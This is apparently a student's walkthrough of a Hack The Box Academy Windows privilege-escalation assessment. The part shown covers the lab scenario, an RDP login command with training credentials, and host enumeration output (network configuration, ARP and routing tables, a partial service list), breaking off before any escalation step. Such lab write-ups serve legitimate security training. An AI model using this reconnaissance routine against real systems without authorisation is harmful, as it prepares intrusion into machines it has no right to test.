Academy_Skill Assessment II

Scenario:
As an add-on to their annual penetration test, the INLANEFREIGHT organization has asked you to perform a security review of their standard Windows 10 gold image build currently in use by over 1,200 of their employees worldwide. The new CISO is worried that best practices were not followed when establishing the image baseline, and there may be one or more local privilege escalation vectors present in the build. Above all, the CISO wants to protect the company's internal infrastructure by ensuring that an attacker who can gain access to a workstation (through a phishing attack, for example) would be unable to escalate privileges and use that access move laterally through the network. Due to regulatory requirements, INLANEFREIGHT employees do not have local administrator privileges on their workstations.

You have been granted a standard user account with RDP access to a clone of a standard user Windows 10 workstation with no internet access. The client wants as comprehensive an assessment as possible (they will likely hire your firm to test/attempt to bypass EDR controls in the future); therefore, Defender has been disabled. Due to regulatory controls, they cannot allow internet access to the host, so you will need to transfer any tools over yourself.


Enumerate the host fully and attempt to escalate privileges to administrator/SYSTEM level access.

```
xfreerdp +bitmap-cache /network:auto /dynamic-resolution /compression-level:2 /u:htb-student /p:'HTB_@cademy_stdnt!' /v:10.129.43.33 /tls-seclevel:0 /timeout:80000
```

Situational awareness


- We'll begin our enumeration with situational awareness, the question seemed to be asking for some domain-related info:

- Interfaces, IP Addresses, DNS information




```
C:\Users\htb-student>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : ACADEMY-WINLPE-SKILLS2-WS
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : .htb

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : 00-50-56-94-27-BE
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : dead:beef::859:c875:20a7:c011(Preferred)
   Temporary IPv6 Address. . . . . . : dead:beef::1116:94a1:c9f3:53b8(Preferred)
   Link-local IPv6 Address . . . . . : fe80::859:c875:20a7:c011%7(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.129.113.248(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Lease Obtained. . . . . . . . . . : Monday, April 22, 2024 7:44:56 PM
   Lease Expires . . . . . . . . . . : Monday, April 22, 2024 8:44:55 PM
   Default Gateway . . . . . . . . . : fe80::250:56ff:fe94:ac3b%7
                                       10.129.0.1
   DHCP Server . . . . . . . . . . . : 10.129.0.1
   DHCPv6 IAID . . . . . . . . . . . : 335564886
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2D-B8-D8-F3-00-50-56-94-27-BE
   DNS Servers . . . . . . . . . . . : 1.1.1.1
                                       8.8.8.8
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

- ARP Table




```
C:\Users\htb-student>arp -a

Interface: 10.129.113.248 --- 0x7
  Internet Address      Physical Address      Type
  10.129.0.1            00-50-56-94-ac-3b     dynamic
  10.129.16.129         00-50-56-94-ee-53     dynamic
  10.129.140.174        00-50-56-94-a0-eb     dynamic
  10.129.205.123        00-50-56-94-d9-2e     dynamic
  10.129.255.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

- Routing Table



```
C:\Users\htb-student>route print
===========================================================================
Interface List
  7...00 50 56 94 27 be ......vmxnet3 Ethernet Adapter
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0       10.129.0.1   10.129.113.248     15
       10.129.0.0      255.255.0.0         On-link    10.129.113.248    271
   10.129.113.248  255.255.255.255         On-link    10.129.113.248    271
   10.129.255.255  255.255.255.255         On-link    10.129.113.248    271
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    331
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    331
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link    10.129.113.248    271
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    331
  255.255.255.255  255.255.255.255         On-link    10.129.113.248    271
===========================================================================
Persistent Routes:
  None
```



```
IPv6 Route Table
===========================================================================
Active Routes:
 If Metric Network Destination      Gateway
  7    271 ::/0                     fe80::250:56ff:fe94:ac3b
  1    331 ::1/128                  On-link
  7    271 dead:beef::/64           On-link
  7    271 dead:beef::859:c875:20a7:c011/128
                                    On-link
  7    271 dead:beef::1116:94a1:c9f3:53b8/128
                                    On-link
  7    271 fe80::/64                On-link
  7    271 fe80::859:c875:20a7:c011/128
                                    On-link
  1    331 ff00::/8                 On-link
  7    271 ff00::/8                 On-link
===========================================================================
Persistent Routes:
  None
```


- Overall, nothing super interesting.

Initial Enumeration


- We now begin our enumeration on the PC

System Information


- Task list




```
C:\Users\htb-student>tasklist /svc

Image Name                     PID Services
========================= ======== ============================================
System Idle Process              0 N/A
System                           4 N/A
Registry                       120 N/A
smss.exe                       416 N/A
csrss.exe                      500 N/A
wininit.exe                    604 N/A
csrss.exe                      612 N/A
winlogon.exe                   672 N/A
services.exe                   748 N/A
lsass.exe                      768 KeyIso, SamSs, VaultSvc
svchost.exe                    876 PlugPlay
svchost.exe                    896 BrokerInfrastructure, DcomLaunch, Power,
                                   SystemEventsBroker
fontdrvhost.exe                920 N/A
fontdrvhost.exe                924 N/A
svchost.exe                   1012 RpcEptMapper, RpcSs
svchost.exe                    432 LSM
dwm.exe                        408 N/A
svchost.exe                    524 DsmSvc
svchost.exe                   1028 TermService
svchost.exe                   1088 lmhosts
svchost.exe                   1116 NcbService
svchost.exe                   1124 TimeBrokerSvc
svchost.exe                   1220 EventLog
